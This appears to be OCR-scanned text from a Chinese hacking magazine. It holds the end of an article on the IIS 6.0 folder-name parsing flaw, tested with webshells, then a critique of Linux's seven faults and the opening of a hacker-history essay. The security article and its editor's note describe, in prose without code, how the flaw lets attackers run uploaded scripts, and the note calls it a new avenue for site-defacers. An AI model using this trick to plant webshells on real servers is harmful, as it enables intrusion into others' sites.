


图7

二、对其它脚本文件解析的思考

小菜贵在学习和举一反三，可能我说的这个问题大牛们早就知道了，不过自己想出来的东西能证明才是最重要的！不多说了，当时我就想，既然能解析xx.asp文件夹下的文件，那xx.aspx，xx.php等是不是会解析相应的脚本文件呢？我的虚拟机可以解析aspx的马，我们来试试，我这里就直接在IIS目录下新建了个test.aspx的文件，然后访问我的aspx文件，如图6。

开始以为和asp大马一样要改下什么东西，可当我把一个平常的aspx文件放上去的时候，也不能（不过，后来证实确实不能解析xx.aspx下的文件，因为连正常木马的aspx页面都没出来）。那么xx.php呢？虽然我的虚拟机上没有装php的环境，但如果能解析的话，当我访问的时候，要么把php源码直接显示出来，要么直接显示下载，大家看图，证明我的猜想是正确的，如图7。

猜想始终是猜想，为了确保想法的正确性，又叫小浪同学测试了下，确实能够把xx.php文件夹下的文件解析成php文件（不过，他是用正常的PHP文件测试的，没有用PHP马来测试）。

小结下：

这篇文章主要是想弄清原理以及对其它脚本是否也支持这种形式的解析做的探讨，当然因为条件有限，我也没有继续测试cfm，cgi以及jsp等其它脚本文件了。同时也希望大家多关注下原理性的东西，毕竟了解原理才是最重要的。

编辑点评：

谈到iis6.0的设计缺陷，我想首先让大家想起的应该是暴库漏洞和本文提到的解析漏洞了吧。不过，正如作者所说，大家多了解下原理性的东西还是很有必要的。其中作者提到的第二点猜想，是不是也为那黑站的同胞们提供了另一条思路呢？另外，说起window下的这个漏洞，大家也是否想到了apache下那个解析文件名的漏洞呢？ NOHACK

的部分知识产权，并指控IBM对商业机密处理不当。该公司因此将IBM告上了法庭，并威胁要对所有使用Linux的用户采取法律行动。随后，SCO集团对IBM公司的侵权起诉震惊了整个高科技产业，后来它的起诉扩展为对Linux的全面攻击。在微软或明或暗的支持下，一时间Linux的合法使用性受到了用户的质疑。微软公司首席执行官史蒂夫.鲍尔默也曾经表示，Linux系统共侵犯了228项专利。他说："对于所有已加入世界贸易组织的国家，迟早有一天，有人会因为侵权问题而来找他们要钱。"

且不论Linux到底有没有侵犯他人的知识产权，就那些公司对Linux越来越多的侵犯专利权的指控，就足够让人头疼的了。

在1992年，Unix系统实验室指控BSDI→一家发行商业BSD Unix的公司，违反了AT&T的许可权。伯克利计算机系统研究组又被指控泄漏了Unix的商业机密。这个官司影响了很多Unix厂商，使他们不得不从BSD Unix转向Unix System V，以避免法律问题。以至于当今大多数商业Unix版本都是基于Unix System V的。受此影响，BSD操作系统的发展被迫延缓。所以谁也不能保证，Linux在未来不会受到与此相同的挑战，落入相同的困境。

3.阵营内部的矛盾

SUSE、Debian、RedHat、Ubuntu、Knoppix、Fedora、Slackware、Mandriva、Asianux、TurboLinux、Red Flag等等太多了……各个版本虽然同一祖先，但各自为政，你用RPM，我用DEB。你在你的系统上用Apt安装软件，在我的系统上就得用Yum。如果你从一种Linux发行版转到另一种Linux发行版，你就可能需要学习一个新的安装工具……

技术上的不兼容暂且不提，Linux阵营内部的严重分歧才是致命的。2006年11月，微软与Novell签订了合作协议，协议规定：在2012年之前，微软和Novell将就Windows和Linux的合作展开联合开发、市场推广和技术支持，Novell的SUSE Linux将成为微软官方推荐的Linux发行版本，不但能与Windows无缝协作，还不会受到专利问题干扰。Novell的官员还公开表示："Windows解决方案，在价格方面要低于Linux。"此举让Linux提供商们非常尴尬，也引发了红帽子等其他Linux发行商的不满……

4.让人困惑的价格

曾几何时，有相当多的人告诉我说Linux是免费的，因为这是个free的操作系统，对此我非常汗颜。free除了免费好像还有个自由的意思吧。这里我想纠正一下某些朋友的观点，别以为Linux都是免费的，包括一些Linux的桌面版，也是要收费的。他们其中的一些版本的价格甚至比Windows还贵。一年联保的红帽ReaHat Linux AS4.0简体中文版在中关村的价格大概在9000RMB左右，AS5.0简体中文版2万。红旗的高级服务器4.0版的价格也在1万左右。比较搞笑的还是Novell，一会宣布SUSE收费，一会又宣布免费，把用户耍得团团转。而当初RedHat宣布不再支持RedHat9.0，只支持后续的收费版本之后，也被人骂得狼狈不堪，狗血淋头。

5.强大的竞争对手

IDC的报告显示，Windows在2005年首次超过Unix，成为服务器上的第一号操作系统。近日Windows Server 2008又正式发布，Linux面临了更大的挑战。而用技术来换市场的SUN微系统公司更强势推出了新版的OpenSolaris，该系统不但可以自由使用，技术细节更是全部开放。一方面Sun因为开源而将获得更加广泛的人气，另一方面，Sun又将因为开源而使得Solaris获得更多的新鲜血液而更鲜活。相当一部分的Linux玩家也因此转投Solaris门下。Sun主管操作平台的副总裁Gleen表示，所有的基于Linux上的应用都可以无须移植就可以自然过渡到Solaris上，而且Sun的服务价格比红帽子等Linux还便宜1/3。

另外，FreeBSD为首的BSD系列那令人称道的安全性和稳定性更是让不少大公司对其青睐有加。

6.拙劣的安全性

一个操作系统最重要的就是稳定性，OpenBSD曾赢得过"安装四年也找不到一个漏洞"的美名，这套操作系统源于古老的Berkeley Unix，这个星球上另外两大十分出色的操作系统——Sun微系统公司的Solaris和苹果电脑公司的OS X——也同源于此。由于采用了先进的密码系统和数据通讯过滤，英特尔、甲骨文、Adobe的公司系统中都运行着OpenBSD。该系统的开发者们采取最基础的办法：一行行检索源代码，找出问题。整个团队中有10到15个人，大概用了4年的时间彻底检查了OpenBSD那300兆的源码。一旦发现错误，OpenBSD的家伙们则是停下来分析这个错误的根源是什么，尽可能一举将整个系统里的所有同类错误修正。

我们再来看Linux，动不动就被发现内核溢出漏洞。玩黑客到一定程度的都知道，出现第三方软件漏洞被攻陷无可厚非，但频频爆出系统底层的漏洞就让人难以接受了，而Linux在2008年初还一次就连出两个。顺便提一下目前用户群极大的Ubuntu Linux，恰好笔者的本子上装了，该溢出漏洞公布后我等了十多天都没见Ubuntu官方有对应的更新补丁出来，无奈自己手工解决了。再看看所谓安全性极差的Windows，人家从2007年下半年开始到今年年初就没出过什么系统级漏洞了。


7.非英语乱码问题玄而未决

无论是Ubuntu还是Fedora，无论是从1.0还是到6.0，Linux仿佛就不能好好的支持英语以外的语言了，每次选择简体中文安装后都会出现乱码。桌面版这样就不说了，那些商业版也一样。选英文安装总行了吧，结果仍然会出现乱码，在机器上装着RedHat AS4.0或5.0，且没有调整过字体的朋友可以试着打一下ntsysv看看，其他我就不说什么了。

也许，Linux真的是一个能吸引很多人的操作系统，它对使用者比较友好，而且所适用的范围也很广。但是，在承载了打败Windows这样的重任以后，Linux除了关注新功能和特性外，代码质量不再放在第一位，大量的代码只是被不断填充进去，却没有被严格的检查和修整过。Linux也偏离了自己应该要走的正确方向。操作系统的世界，应该是非常丰富多采的。黑客们，何不去关注更优秀的系统和平台呢？

编辑点评：

文章共列举Linux七项过错，真有点七宗罪的意思，而且很多地方都直指Linux痛处。不过Linux到底是不是那么的差呢？我想应该有不少读者对其持否定意见吧。那就不用再等了，马上把你的意见或建议投过来。黑客手册期待不同的声音。



黑客编年史

文/宙宇

前言：

记得一位学者曾说：任何一段历史都有它不可替代的独特性。从这个角度看，伴随着计算机与网络应运而生的“黑客”一词和它的历史更加具有这样的特点。仔细翻阅计算机与互联网的发展历史，我们或多或少的都能够从字里行间中寻找出黑客的身影与痕迹，而整个互联网的发展其实都是构建在这种从未间断过的极限挑战之中……

> *我是天空里的一片云，偶尔投影在你的波心——*
> *你不必讶异，更无须欢喜——*
> *在转瞬间消灭了踪影。*
> *你我相逢在黑夜的海上，*
> *你有你的，我有我的，方向；*
> *你记得也好，最好你忘掉，*
> *在这交会时互放的光亮！*
>
> ——徐志摩 《偶然》

一台伴随着战争硝烟而生的机器，一个为了全球核大战而建立的网络，复杂的身世注定了它成长过程中的叛逆将会多于理性。特别是中国这样一个刚刚发展起来的国家，黑客这个名词似乎可以在我们口中衍生出更多的期望与解释。我们是一个仍然没有忘却历史伤痛的国家，民族意识空前崛起，网络无国界使得文化冲撞。黑客一时间曾被我们赋予了太多的神奇与希望。但好景不长，随着技术的发展，随着“黑客”这个还没有被明确赋予意义的名词越来越多的被滥用，黑客逐渐的成为了笑柄，逐渐的成为了一群拿着工具相互PK、窥看隐私、盗窃QQ号码、到处涂鸦的游戏。

也从那时起，那些被赋予中国第一代黑客的人们开始拼命的甩脱黑客的头衔，他们开始拒绝让媒体称他们为黑客，黑客此时的意义已经发生了质的变化，成为了半个带有贬义的词汇。当一次次病毒与黑客事件爆发引起国人的误解时，当一个个不良黑客用技术取得不义之财时，“黑客”一词逐渐成为了带有歧视性的计算机破坏分子，甚至一度成为只会用工具的孩子游戏。

在黑客逐渐成为媒体的一个噱头之后，在今天我们希望通过回顾黑客文化的发展，洗尽铅华将历史与思想还原，我们期望以一次重新的阐述，让这个国人逐渐将其划为贬义词的名称，能够真正的高昂起头来，继续自己的辉煌和骄傲……

第一章 Hacker的缘起

现在，当你在国内追寻“Hacker”一词的由来时，在大多数网站或者书中的描述并无二致，通常在字典解释“Hacker（黑客）”一词时，会说它源于英语动词hack，意为“劈，砍”，最早是指“受雇于辛苦而乏味之工作的人”，后被引申为“干了一件非常漂亮的工作”。在大多数有关现代黑客的书籍中，信息产业领域内的学者认为，Hacker起源于50年代麻省理工学院的实验室，那里的人们精力充沛，热衷于解决难题。而你仔细阅读英语百科全书和微软百科全书会发现，Hacker来源于更早的一个名词“Hackney”。Hackney的字面词义为：“出租马车”；“作苦工的人”；“陈腐的”。无论你是否相信，至少从辞源上来讲，它们之间确实存有联系。最早，hackney指的是位于泰晤士河支流流域River Lea（利河）河畔的一个小村庄，由于Hackney Village（“哈克尼”村）水草丰沃，所以村子以盛产膘肥力壮的马而闻名远近。“哈克尼”村的马最大的特点就是善于奔跑，因此常被雇到村外供人骑玩，久而久之，这些马就被取名为“哈克尼”马。到了14世纪，hackney的词义进一步扩大，用来指代所有的“出租马车”。



图1 黑色的出租马车

既然马车是租来的，使用者一定会充分利用租来的“伙计”，让其干各种各样的活儿，慢慢的，hackney（马车）词义延伸，开始用来比喻“卑贱的苦工”。在此基础之上，16世纪，人们用hack writer来指代“替人写杂文的落魄文人”。


另外，在蒸汽机出现以前，街头的“出租马车”可以说是泛滥成灾，于是，hackney也用来指那些“平庸无奇、毫无出众之处”的事物。到了18世纪，“hackneyed”被用做形容词，指“陈词滥调的，老生常谈的”。

正是因为Hackneyed代表了“陈词滥调的，老生常谈的”，因此二十世纪五十年代，当Hacker在著名的麻省理工学院（MIT）诞生时，就颇有些“打破陈规和老套思维”的含义。也正是如此，Hacker当时这个还是俚语的词，被思想保守的学院派学者们灌上了“恶作剧”的含义，当然，即便Hacker被不当的误读为恶作剧，它仍然是指那些“手法高明、技术精巧、与众不同”的恶作剧。

而随着计算机和网络的流行，Hacker逐渐的成为了一种文化现象，因此当这个词在二十世纪八十年代进入亚洲时，开始有了一番全新的解读。在日本《新黑客词典》中，对黑客（ハッカー）的定义是“对计算机和微电子技术非常精通，喜欢探索软件程序奥秘，并从中增长了其个人才干的人。他们不像绝大多数电脑使用者那样，只规规矩矩地了解别人指定了解的狭小部分知识。”在这个早期的黑客定义中，我们还看不出这个词汇后来在亚洲地区变为贬义的意味。


Hacker一词在进入中国内地后，被直接音译为“黑客”，而更早的Hacker中文翻译来自中国台湾，在那里它被音译为“骇客”。“黑客”与“骇客”在最初并没有现如今的明确区分，在当时的国人眼中，他们都是具有硬件和软件专业知识的科技人才，并有能力通过一种独特创新的方法剖析计算机系统的技术顶尖奇才。大众天真的认为，黑客能使计算机和互联网更加趋于完善和安全，他们以保护网络为目的，以入侵为手段找出漏洞。

不过从主观区分正义与邪恶是人类的天性，特别是当“黑客”逐渐的出现在大众生活的周围时，极端与恶劣的黑客行径开始被大众憎恶。于是媒体开始将黑客区分为两个不同世界的族群，而他们的基本差异在于：“黑客”是有建设性的，而“骇客”则专门搞破坏。


图2 “黑客”时常被人们误解，给人以神秘的感觉


“黑客”时常被人们误解，给人以神秘的感觉。“黑客”一词当中的中文音译“黑”或“骇”字总使人对黑客有所误

解，真实的黑客主要指的是高级程序员，如Linux创始人林纳斯.托瓦兹，而不是为人所误解专指对电脑系统及程序进行恶意攻击及破坏的人。除了精通编程，精通操作系统的人可以被视作黑客外，现在精通网络人侵的人也被看作是“黑客”，但一般被称为骇客，对硬件设备创新的工程师通常也被认为是黑客。但到了今天，在专业知识匮乏的记者们写的报道中，黑客一词已被泛指骇客，因此也影响了大众对黑客的理解。


图3 一名中国黑客的工作室

第二章 “黑客”为战争而生
(30~40年代)

核战争的阴云一直笼罩至今，但是正是原子弹的威胁促进了互联网的诞生与发展。落在广岛和长崎这两座日本城市的原子弹，以可怕的力量，使第二次世界（1939~1945）大战戛然而止。（如图4）随之而来的是被称为冷战的时期。在上一个千禧年临近尾声前的50年间，美国和苏联两个帝国，分别代表着资本主义和共产主义两个敌对的政治体制，成了不言而喻的敌手。他们并不曾直接兵戎相见，但相互都亮出了不少恫吓的招数。由于这两者都掌握着足以将对方完全摧毁的手段，因此谁也不敢先下手，致使世界系于提心吊胆的和平状态下。它们都各自不断开发出新的致命武器，而且势头简直无法遏止，这就是所谓的“军备竞赛”。在这场有如“打冤家”的长期争斗中，这种载有核弹头，轻而易举就能够打倒其它国家的导弹，无疑是最强大的武器。因此，争相取得有关技术的进步，本身也成了这两大世界强权极力角逐的内容。无论是实现军事抱负，还是争取技术进步及空间探索，都能提供诸多的机会。美国和苏联谁能最先将人送上月球，就将无疑证明自己胜过了对方。当苏联宇航员尤里.阿列克塞耶维奇.加加林（Yuri Alekseyevich Gagarin）在1961年环绕地球飞行了一周，让苏联人大为欣喜、美国人沮丧不堪之后，人们才知道，一场伟大的探险已告开始。这是一场人类脱离自身栖身的小小行星、大胆进入宇宙的宏伟大业的肇始之笔。对于这场伟业，固然有人满怀希望，却也有人心存恐惧。心怀疑惧的理由是，共产党人已开始了对空间的征服，并使军事技术实现了令人震惊的飞跃。美国人林登.约翰逊在他当副总统时说过：“我可不高兴在共产主义的月亮下人睡。”这句话是很有代表性的。


图4

而也就是在1957年前苏联发射第一颗人造卫星之后，美国国防部“高级研究计划署”(Advanced Research Project Agency)出于对前苏联太空实力的恐惧与防止远程核打击冷战思维考虑，开始建立ARPA网。ARPANET（The Advanced Research Projects Agency Network）后来成为世界上第一个运营的封包交换网络，它是全球互联网的始祖，而在此后的四十多年时间里，它所延伸出来的Internet成为了病毒与黑客肆意成长的温床。

ARPANET的诞生，不但是一个新时代的开始，也是20世纪内一场激荡起伏的网络黑客时代的开始。而在ARPANET出现的几十年前，现代黑客的另一项“加密与破解”技术已经开始变得日益重要，以至于它推动了现代密码学的发展和电子计算机的诞生。


